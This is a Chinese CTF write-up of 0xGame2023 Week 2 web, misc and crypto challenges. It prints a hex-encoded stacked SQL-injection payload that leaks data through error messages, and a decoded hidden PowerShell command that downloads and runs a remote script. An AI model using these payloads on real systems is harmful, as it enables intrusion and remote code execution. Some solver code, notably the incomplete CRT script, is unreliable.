

0xGame2023 Week2 Writeup

开学了，好忙。。。来不及做题。o(╥﹏╥)o更何况我只是个刚上路的noob。。。

Web

ez_sqli

题目

ID	Username	Password
1	bob	guest.bob@exp10it.cn
2	alice	user.alice@exp10it.cn
3	marry	admin.marry@exp10it.cn

Powered by 0xGame 2023

Hint 1: Docker 环境: mysql:5.7

Hint 2: 堆叠注入 (cursor.execute() 能够执行多条 SQL 语句)

Hint 3: 关键词: set prepare execute

Hint 4: flag 位置: select flag from flag

Hint 5: 请不要使用 sqlmap 等自动化工具 跑不出来的

Hint 6: 尝试通过 set 设置一个变量 其内容为待执行的 SQL 语句 然后使用 prepare + execute 来执行该 SQL 语句 (你可能需要通过某些方法对 SQL 语句进行编码或者拼接以绕过关键词检测)

Hint 7: <https://xz.aliyun.com/t/10594>

Hint 8: 堆叠注入的结果不会回显 你需要报错注入/时间盲注

看得出这个Hint已经给得仁至义尽了，但是本noob还是花了很长很长的时间去研究它。。。

```
blacklist = ['select', 'update', 'insert', 'delete', 'database', 'table', 'column', 'alter', 'create', 'drop', 'and', 'or', 'xor', 'if', 'else', 'then', 'where']
```

从源码中可以看到过滤的文字

很ez的SQL注入（但是本noob不会），题目中已给出flag的位置以及提示可使用堆叠注入及其方式，同时通过报错注入得到回显。于是先初步写出sql注入指令：

```
set @a=select updatexml(1,concat(0x7e,(select flag from flag),0x7e),1);
prepare hello from @a;
execute hello;
```

由于有关键字过滤与对空格的过滤，这里使用hex编码进行绕过并用/**/取代空格，得到如下结果：

The screenshot shows a browser window with the URL `124.71.184.68:50021/?order=id;set/**/@a=0x73656c65637420757064617465786d6c28312c636f6e63617428307837652c`. The page title is "OperationalError". The error message is: `MySQLdb.OperationalError: (1105, "XPATH syntax error: '~0xGame{4286b62d-c37e-4010-ba9c-'"")`. Below the error message is a "Traceback (most recent call last)" section:

```
File "/usr/local/lib/python3.9/site-packages/flask/app.py", line 1478, in __call__
    return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python3.9/site-packages/flask/app.py", line 1458, in wsgi_app
    response = self.handle_exception(e)
File "/usr/local/lib/python3.9/site-packages/flask/app.py", line 1455, in wsgi_app
    response = self.full_dispatch_request()
File "/usr/local/lib/python3.9/site-packages/flask/app.py", line 869, in full_dispatch_request
    rv = self.handle_user_exception(e)
File "/usr/local/lib/python3.9/site-packages/flask/app.py", line 867, in full_dispatch_request
    rv = self.dispatch_request()
File "/usr/local/lib/python3.9/site-packages/flask/app.py", line 852, in dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args)
File "/app/app.py", line 25, in index
    res = cursor.fetchall()
File "/usr/local/lib/python3.9/site-packages/MySQLdb/cursors.py", line 113, in __exit__
    self.close()
File "/usr/local/lib/python3.9/site-packages/MySQLdb/cursors.py", line 103, in close
    self._discard()
File "/usr/local/lib/python3.9/site-packages/MySQLdb/cursors.py", line 96, in _discard
    con.discard_result()

MySQLdb.OperationalError: (1105, "XPATH syntax error: '~0xGame{4286b62d-c37e-4010-ba9c-'"")
```

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error. To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can also create a paste of it. For code execution mouse-over the frame you want to debug and click on the console icon on the right side.

You can execute arbitrary Python code in the stack frames and there are some extra helpers available for introspection:

然而由于输出字符数量限制，这里并没能得到完整的flag，于是使用mid()函数指定位置提取出后面的字符，得到后半段flag：

```
select updatexml(1,concat(0x7e,mid((select flag from flag),32,31),0x7e),1);
prepare hello from @a;
execute hello;
```

The screenshot shows a browser window with the URL `120.27.148.152:50021/?order=id;set/**/@a=0x73656c65637420757064617465786d6c28312c636f6e63617428307837652c`. The page title is "OperationalError". The error message is: `MySQLdb.OperationalError: (1105, "XPATH syntax error: '~35d47641fb91}'~'"")`. Below the error message is a "Traceback (most recent call last)" section:

```
File "/usr/local/lib/python3.9/site-packages/flask/app.py", line 1478, in __call__
    return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python3.9/site-packages/flask/app.py", line 1458, in wsgi_app
    response = self.handle_exception(e)
File "/usr/local/lib/python3.9/site-packages/flask/app.py", line 1455, in wsgi_app
    response = self.full_dispatch_request()
File "/usr/local/lib/python3.9/site-packages/flask/app.py", line 869, in full_dispatch_request
    rv = self.handle_user_exception(e)
File "/usr/local/lib/python3.9/site-packages/flask/app.py", line 867, in full_dispatch_request
    rv = self.dispatch_request()
File "/usr/local/lib/python3.9/site-packages/flask/app.py", line 852, in dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args)
File "/app/app.py", line 25, in index
    res = cursor.fetchall()
File "/usr/local/lib/python3.9/site-packages/MySQLdb/cursors.py", line 113, in __exit__
    self.close()
File "/usr/local/lib/python3.9/site-packages/MySQLdb/cursors.py", line 103, in close
    self._discard()
File "/usr/local/lib/python3.9/site-packages/MySQLdb/cursors.py", line 96, in _discard
    con.discard_result()

MySQLdb.OperationalError: (1105, "XPATH syntax error: '~35d47641fb91}'~'"")
```

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error. To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can also create a paste of it. For code execution mouse-over the frame you want to debug and click on the console icon on the right side.

You can execute arbitrary Python code in the stack frames and there are some extra helpers available for introspection:

Misc

notverybadusb

下载题目附件并用wireshark查看，得知是usb流量分析题。

The screenshot shows a Wireshark capture window titled "notverybadusb.pcapng". The packet list pane displays 20 USB frames. Most frames are between the host (2.4.0) and a device (2.4.0). The first few frames are GET_DESCRIPTOR requests for DEVICE and CONFIGURATION. Subsequent frames show SET_CONFIGURATION requests and responses. Frame 18 is a 28 byte SET_CONFIGURATION response. Frame 19 is a 47 byte URB_INTERRUPT in. The details pane shows the structure of the captured frames, including fields like Address, Type, and Data.

根据Hint对source进行过滤，并导出为test.pcap


Hint 1: usb流量？但是似乎和搜到的不太一样，多余的部分也许可以舍去

Hint 2: 2.8.4

Hint 3: 02xxxxxxxxxxxxxx --> xxxxxxxxxxxxxxxx

The screenshot shows a Wireshark capture window titled "notverybadusb.pcapng" with a filter applied: "usb.src==\"2.8.4\"". The packet list pane shows 23 frames, all of which are URB_INTERRUPT in frames from source 2.8.4 to host. The details pane shows the raw hex and ASCII data for these frames. The status bar at the bottom indicates the total number of frames (3012) and the current display range (257, 8.5%).

使用tshark提取出test.pcap中的所有HID Data



```
1 02080000000000000000
2 02080015000000000000
3 02000000000000000000
4 02000006000000000000
5 02000000000000000000
6 02000010000000000000
7 02000000000000000000
8 02000007000000000000
9 02000000000000000000
10 02000028000000000000
11 02000000000000000000
12 02000013000000000000
13 02000000000000000000
14 02000012000000000000
15 02000000000000000000
16 0200001a000000000000
17 02000000000000000000
18 02000008000000000000
19 02000000000000000000
20 02000015000000000000
21 02000000000000000000
```

根据提示写脚本去除每行开头的02，并给其中加上冒号

```
f=open('usbdatal.txt','r')
fi=open('out.txt','w')
while 1:
    a=f.readline().strip()
    a=a[2:18]
    if a:
        if len(a)==16:
            out=''
            for i in range(0,len(a),2):
                if i+2 != len(a):
                    out+=a[i]+a[i+1]+":"
                else:
                    out+=a[i]+a[i+1]
            fi.write(out)
            fi.write('\n')
    else:
        break
fi.close()
```

用脚本还原此流量所代表的键盘操作

```
normalKeys = {"04": "a", "05": "b", "06": "c", "07": "d", "08": "e", "09": "f",
"0a": "g", "0b": "h", "0c": "i",
"0d": "j", "0e": "k", "0f": "l", "10": "m", "11": "n", "12": "o",
"13": "p", "14": "q", "15": "r",
"16": "s", "17": "t", "18": "u", "19": "v", "1a": "w", "1b": "x",
"1c": "y", "1d": "z", "1e": "1",
"1f": "2", "20": "3", "21": "4", "22": "5", "23": "6", "24": "7",
"25": "8", "26": "9", "27": "0",
"28": "<RET>", "29": "<ESC>", "2a": "<DEL>", "2b": "\t", "2c": "<SPACE>",
"2d": "-", "2e": "=", "2f": "[",
"30": "]", "31": "\\", "32": "<NON>", "33": ";", "34": "", "35": "<GA>",
"36": ",", "37": ".", "38": "/",
"39": "<CAP>", "3a": "<F1>", "3b": "<F2>", "3c": "<F3>", "3d": "<F4>",
"3e": "<F5>", "3f": "<F6>",
"40": "<F7>", "41": "<F8>", "42": "<F9>", "43": "<F10>", "44": "<F11>",
"45": "<F12>"}

shiftKeys = {"04": "A", "05": "B", "06": "C", "07": "D", "08": "E", "09": "F",
"0a": "G", "0b": "H", "0c": "I",
"0d": "J", "0e": "K", "0f": "L", "10": "M", "11": "N", "12": "O",
"13": "P", "14": "Q", "15": "R",
"16": "S", "17": "T", "18": "U", "19": "V", "1a": "W", "1b": "X",
"1c": "Y", "1d": "Z", "1e": "!",
"1f": "@", "20": "#", "21": "$", "22": "%", "23": "^", "24": "&",
"25": "*", "26": "(", "27": ")",
"28": "<RET>", "29": "<ESC>", "2a": "<DEL>", "2b": "\t", "2c": "<SPACE>",
"2d": "_", "2e": "+", "2f": "{",
"30": "}", "31": "|", "32": "<NON>", "33": "\", "34": ":", "35": "<GA>",
"36": "<", "37": ">", "38": "?",
"39": "<CAP>", "3a": "<F1>", "3b": "<F2>", "3c": "<F3>", "3d": "<F4>",
"3e": "<F5>", "3f": "<F6>",
"40": "<F7>", "41": "<F8>", "42": "<F9>", "43": "<F10>", "44": "<F11>",
"45": "<F12>"}

output = []
```

```

keys = open('usbdata1.txt')
for line in keys:
    try:
        if line[0]!='0' or (line[1]!='0' and line[1]!='2') or line[3]!='0' or
line[4]!='0' or line[9]!='0' or line[10]!='0' or line[12]!='0' or line[13]!='0'
or line[15]!='0' or line[16]!='0' or line[18]!='0' or line[19]!='0' or
line[21]!='0' or line[22]!='0' or line[6:8]=='00':
            continue
        if line[6:8] in normalKeys.keys():
            output += [[normalKeys[line[6:8]]],[shiftKeys[line[6:8]]]]
    [line[1]=='2']
        else:
            output += ['[unknown]']
    except:
        pass
keys.close()

flag=0
print("".join(output))
for i in range(len(output)):
    try:
        a=output.index('<DEL>')
        del output[a]
        del output[a-1]
    except:
        pass
for i in range(len(output)):
    try:
        if output[i]=='<CAP>':
            flag+=1
            output.pop(i)
            if flag==2:
                flag=0
        if flag!=0:
            output[i]=output[i].upper()
    except:
        pass
print ('output : ' + "".join(output))


```

```

cmd<RET>powershell<SPACE>-windowstyle<SPACE>hidden<SPACE>IEX<SPACE>(New-Object<SPACE>Net.WebClient).DownloadString('http://zysgmzb.club
/Hello/notveryevil.ps1');<RET>
output :cmd<RET>powershell<SPACE>-windowstyle<SPACE>hidden<SPACE>IEX<SPACE>(New-Object<SPACE>Net.WebClient).DownloadString('http://zysg
mzb.club/Hello/notveryevil.ps1');<RET>

```

从结果中的URL下载得到了一个powershell脚本



运行后下载得到evil.exe (一个星铁安装包？？？又夹带私货是吧)



根据题目提示查看其MD5值并包上0xGame{}，得到flag

Filename	MD5	SHA1
StarRail_setup_gw_2...	ece22dea2b0c6c7f3857164344ad94b4	5ac15e75f391e2ac8a16b162a837fbb...

findme-2

看似不明意义的题目

[Week 2] findme-2 Hint

我们的老朋友WearyMeadow听说0xGame2023开始了，和zysgmzb进行了一手小小的py提前拿到了第二周的所有题目，然后顺手写了Misc部分的wp发到博客里，为了防止上次的情况再次发生，他把github里的密码全删了，这次应该安全了

flag{.*}

Solves: 24

提交

Hint 1: github里也许可以看到对于项目的修改内容？

根据题目找到了Github上，然后查找到WearyMeadow

The screenshot shows the GitHub profile for the user 'WearyMeadow'. It features a large circular profile picture with a teal and white geometric pattern. Below the picture, the name 'WearyMeadow' is displayed with a 'Follow' button. The 'Overview' tab is selected, showing two popular repositories: 'wearymeadow.github.io' (Public) and 'AutoLoginBot' (Forked from ritvikkhanna09/AutoLoginBot). The 'AutoLoginBot' repository is self-used and written in Python. Below the repos, there's a chart titled '8 contributions in the last year' showing activity across months and days. A section titled 'Contribution activity' lists specific commits: 'Created 2 commits in 1 repository' for 'WearyMeadow/wearymeadow.github.io' on Oct 4, and 'Created 1 repository' for 'WearyMeadow/AutoLoginBot' on Oct 4.

根据提示发现其中autologinbot有3条修改记录


This branch is 3 commits ahead of ritvikkhanna09:master.

发现其中有一条中删去了一个密码（又双叒叕夹带私货）

The screenshot shows a GitHub diff view for a file named 'script.py'. The commit message indicates 'Showing 1 changed file with 3 additions and 3 deletions.' The diff highlights changes in the code. Line 12 shows a deletion of 'website_link=""' and an addition of '+ website_link="ys.mihoyo.com"'. Line 16 shows a deletion of 'password=""' and an addition of '+ password="WearyMeadowsecretpass"'. The code also includes comments like '#enter the link to the website you want to automate login.' and '#enter your login password'.

```
diff --git a/script.py b/script.py
--- a/script.py
+++ b/script.py
@@ -9,11 +9,11 @@
 9   9  #####
 10  10  #####
 11  11  #enter the link to the website you want to automate login.
 12 - website_link=""
 12 + website_link="ys.mihoyo.com"
 13  13  #enter your login username
 14 - username=""
 14 + username="WearyMeadow"
 15  15  #enter your login password
 16 - password=""
 16 + password="WearyMeadowsecretpass"
 17  17  #####
 18  18  #####
 19  19
```

根据另一条repository找到WearyMeadow的hexo blog并填入之前找到的密码



找到了WearyMeadow的吐槽博客以及flag

A screenshot of a web browser displaying a blog post titled "8848" by "wearymeadow". The post content is as follows:

什么8848，出题人有病吧

勇者的奇妙冒险

这啥啊，一眼抄jojo的题目名，烂题

notverybadusb

啊没见过这种流量啊

findme2

一眼丁真，根据累计和特征可得知，flag为

```
1 | 0xGame{OHHHH_You_Find_Me_%%}
```

chainflag

什么玩意构造函数那么多参数，依托构式

勇者的链上奇妙冒险

什么Boss能有5亿级，这叫我怎么沉淀啊（摊手

The right sidebar contains a "Table of Contents" section with the following items:

- 8848
 - 勇者的奇妙冒险
 - notverybadusb
 - findme2
 - chainflag
 - 勇者的链上奇妙冒险

8848

8848太监手机的题目

```

server.py 1 ×
C:\Users\jyjzh>Desktop> server.py > ...
1 #!/usr/bin/env python3
2 # -*- coding: utf-8 -*-
3 import pyzipper
4 import base64
5 import sys
6
7 def setzip():
8     zipfile = pyzipper.AESZipFile('8848.zip', 'w', compression=pyzipper.ZIP_DEFLATED, encryption=pyzipper.WZ_AES)
9     password = "very_very_very_long_password_which_cannot_be_cracked_easily_and_will_never_be_known_to_anyone"
10    zipfile.setpassword(password.encode())
11    zipfile.write('flag.txt', 'flag.txt')
12    zipfile.close()
13    return None
14
15 def trydecode(password):
16     with pyzipper.AESZipFile('8848.zip', 'r', compression=pyzipper.ZIP_DEFLATED, encryption=pyzipper.WZ_AES) as extracted_zip:
17         try:
18             extracted_zip.extractall(pwd=password)
19             print("Success!")
20             print("The flag is: ",end='')
21             with open('flag.txt', 'r') as f:
22                 print(f.read())
23         except:
24             print("Wrong password!")
25             exit()
26
27 def checker(text):
28     if(len(text) > 30):
29         print('Too long!')
30         exit()
31
32 def main():
33     setzip()
34     password = input("Please input the base64-encoded password to decompress the 8848.zip: ")
35     checker(password)
36     try:
37         password = base64.b64decode(password)
38     except:
39         print('invalid base64 string!')
40         exit()
41     trydecode(password)
42
43 if __name__ == '__main__':
44     main()

```

阅读程序，找到《cannot_be_cracked_easily_and_will_never_be_known_to_anyone》的密码，根据Hint所给文章，先对此密码进行SHA1加密，再写脚本将其转换为ASCII形式并进行base64编码。

very_very_very_long_password_which_cannot_be_cracked_easily_and_will_never_be_known_to_anyone

加密 大写字母

481d393bea2692b07dbd4633cafaea0352d266d8

```

import base64
password1=bytes.fromhex("481d393bea2692b07dbd4633cafaea0352d266d8")
password1=base64.b64encode(password1)
print(password1)

```

b'SB050+omkrB9vUYzyvrqA1LSZtg='

nc提交得flag

```

└─(root㉿kali)-[~]
# nc 124.220.8.243 8848
Please input the base64-encoded password to decompress the 8848.zip: SB050+omkrB9vUYzyvrqA1LSZtg=
Success!
The flag is: 0xGame{B07h_z1p_8_8848_Can_h4v3_Two_P@ssw0rds}

```

勇者的奇妙冒险

一个小游戏

```
root@kali: ~
文件 动作 编辑 查看 帮助
[~ root@kali) [~]
# nc 124.220.8.243 6666
Young man, what is your name? Starr
Detected that Starr already have an archive, reading your progress ...
Welcome to the Adventures of the Brave, Starr!
Follow this road to get the flag back!
But be careful not to be caught by flag thieves

+---+---+---+---+---+---+---+---+---+---+---+
| STA | | !! | | !! | | !! | | !! | | !! | | FL |
+---+---+---+---+---+---+---+---+---+---+---+
| RT | | !! | | !! | | !! | | !! | | !! | | AG |
+---+---+---+---+---+---+---+---+---+---+---+
^
/+\ \
|
your position

You don't have a flag yet, let's continue exploring
What do you want to do next?
1) Take a step forward
2) Take a step back
3) save and exit
4) view the hint
5) reset your archive
>>> [ ]
```

阅读代码发现并没有防止重复登录的措施，根据提示开两个终端同时进行游戏即可

```
root@kali: ~
文件 动作 编辑 查看 帮助
[~ root@kali) [~]
# nc 124.220.8.243 6666
Young man, what is your name? Starr
Detected that Starr already have an archive, reading your progress ...
Welcome to the Adventures of the Brave, Starr!
Follow this road to get the flag back!
But be careful not to be caught by flag thieves


+---+---+---+---+---+---+---+---+---+---+---+
| STA | | !! | | !! | | !! | | !! | | !! | | FL |
+---+---+---+---+---+---+---+---+---+---+---+
| RT | | !! | | !! | | !! | | !! | | !! | | AG |
+---+---+---+---+---+---+---+---+---+---+---+
^
/+\ \
|
your position

You don't have a flag yet, let's continue exploring
What do you want to do next?
1) Take a step forward
2) Take a step back
3) save and exit
4) view the hint
5) reset your archive
>>> 1

root@kali: ~
文件 动作 编辑 查看 帮助
[~ root@kali) [~]
# nc 124.220.8.243 6666
Young man, what is your name? Starr
Detected that Starr already have an archive, reading your progress ...
Welcome to the Adventures of the Brave, Starr!
Follow this road to get the flag back!
But be careful not to be caught by flag thieves

+---+---+---+---+---+---+---+---+---+---+---+
| STA | | !! | | !! | | !! | | !! | | !! | | FL |
+---+---+---+---+---+---+---+---+---+---+---+
| RT | | !! | | !! | | !! | | !! | | !! | | AG |
+---+---+---+---+---+---+---+---+---+---+---+
^
/+\ \
|
your position

You now have a flag, go back to the starting point and decipher it!
What do you want to do next?
1) Take a step forward
2) Take a step back
3) save and exit
4) view the hint
5) reset your archive
>>> 5
You have reached the end and find a flag!
"the quiet
You now have a flag, go back to the starting point and decipher it!
What do you want to do next?
1) Take a step forward
2) Take a step back
3) save and exit
4) view the hint
5) reset your archive
>>> [ ]
```



Crypto

What's CRT

明明是个简单的中国剩余定理，本noob却被困住了很久，真的很久.....

CRT，中国剩余定理

题目

```
from Crypto.Util.number import *
from secert import flag

m = bytes_to_long(flag)
e = 260792700
q,p,q_,p_ = [getPrime(512) for _ in range(4)]
gift = [q+p,q_+p_]
n,n_ = q*p,q_*p_
mq_ = pow(m,4,q_)
mp_ = pow(m,4,p_)
c = pow(m,e,n)

print(f'mygift={gift}\n mq_={mq_}\n mp_={mp_}\n n={n}\n n_={n_}\n c={c}')
'''
mygift=
[1592541664090170856179329399157347491759564280573982559659333910241432821431343
0010166125066639132916608736569443045051644173933089503934675628814467277922,
18342424676996843423829480445042578097182127446865571536445030052846412665700132
683433441858073625594933132038175200824257774638419166516796318527302903098]
mq_=6229615098788722664392369146712291169948485951371133086154028832805750551655
072946170332335458186479565263371985534601035559229403357396564568667218817197
mp_=7514598449361191486799480225087938913945061715845128006069296876457814528347
371315493644046029376830166983645570092100320566196227210502897068206073043718
```

```

n=633290684732060680671478440028443487965758996243958673919648054518971104489839
10133293450006821779608031734813916287079551030950968978400757306879502402868643
71659162445474433431687924157339999302687359847853246762430196843971486026226444
9471888606538913071413634346381428901358109273203087030763779091664797
n_=84078907800136966150486965612788894868587998005459927216462899940718213455112
13944185865786521521184318378043615547443159254046518996664856576422521009119021
89764172102915212087162067332707436755348208166853704801701202303347669191103119
80614082807421812749491464201740954627794429460268010183163151688591417
c=126237800023842190227726931007879253159814886891724908374136861884162559112130
44332780064192900824150269364486747430892667624289724721692959334462348218416297
30930439163591911570169231453211105095512084412651739204088040404981802605995132
6039894605004852370344012563287210613795011783419126458214779488303552
...

```

题目中已给出三组数，两组形式相同，一组形式不同，通过逆元将形式不同的一组转化为另外形式相同的两组，进而通过中国剩余定理的公式求解

```

from Crypto.Util.number import *
import gmpy2 as gm
mygift=
[1592541664090170856179329399157347491759564280573982559659333910241432821431343
0010166125066639132916608736569443045051644173933089503934675628814467277922,
18342424676996843423829480445042578097182127446865571536445030052846412665700132
683433441858073625594933132038175200824257774638419166516796318527302903098]
mq_=6229615098788722664392369146712291169948485951371133086154028832805750551655
072946170332335458186479565263371985534601035559229403357396564568667218817197
mp_=7514598449361191486799480225087938913945061715845128006069296876457814528347
371315493644046029376830166983645570092100320566196227210502897068206073043718
n=633290684732060680671478440028443487965758996243958673919648054518971104489839
10133293450006821779608031734813916287079551030950968978400757306879502402868643
71659162445474433431687924157339999302687359847853246762430196843971486026226444
9471888606538913071413634346381428901358109273203087030763779091664797
n_=84078907800136966150486965612788894868587998005459927216462899940718213455112
13944185865786521521184318378043615547443159254046518996664856576422521009119021
89764172102915212087162067332707436755348208166853704801701202303347669191103119
80614082807421812749491464201740954627794429460268010183163151688591417
c=126237800023842190227726931007879253159814886891724908374136861884162559112130
44332780064192900824150269364486747430892667624289724721692959334462348218416297
30930439163591911570169231453211105095512084412651739204088040404981802605995132
6039894605004852370344012563287210613795011783419126458214779488303552
e = 260792700
a=gm.iroot(mygift[1]*mygift[1]-n_*4,2)
print(a)#查看并手动赋值
q=
(3590429372023507800144604781919632224515506111426560710024009085148649039027304
73301805295576878241416321995859794443992752199649757216623187835531447544+mygif
t[1])//2
p_=
(mygift[1]-359042937202350780014460478191963222451550611142656071002400908514864
90390273047330180529557687824141632199585979444399275219964975721662318783553144
7544)//2
a=gm.iroot(mygift[0]*mygift[0]-n_*4,2)
print(a)#查看并手动赋值
q=
(5501102557531411821083624649742517335798231781374719094389604195955088283619239
35361618073374312187419425346768732376306006768288617849978712278144615836+mygif
t[0])//2

```

```

p=
(mygift[0]-550110255753141182108362464974251733579823178137471909438960419595508
82836192393536161807337431218741942534676873237630600676828861784997871227814461
5836)//2
tm=gm.invert(e//4,(p-1)*(q-1))
mp=pow(c,tm,p)
mq=pow(c,tm,q)
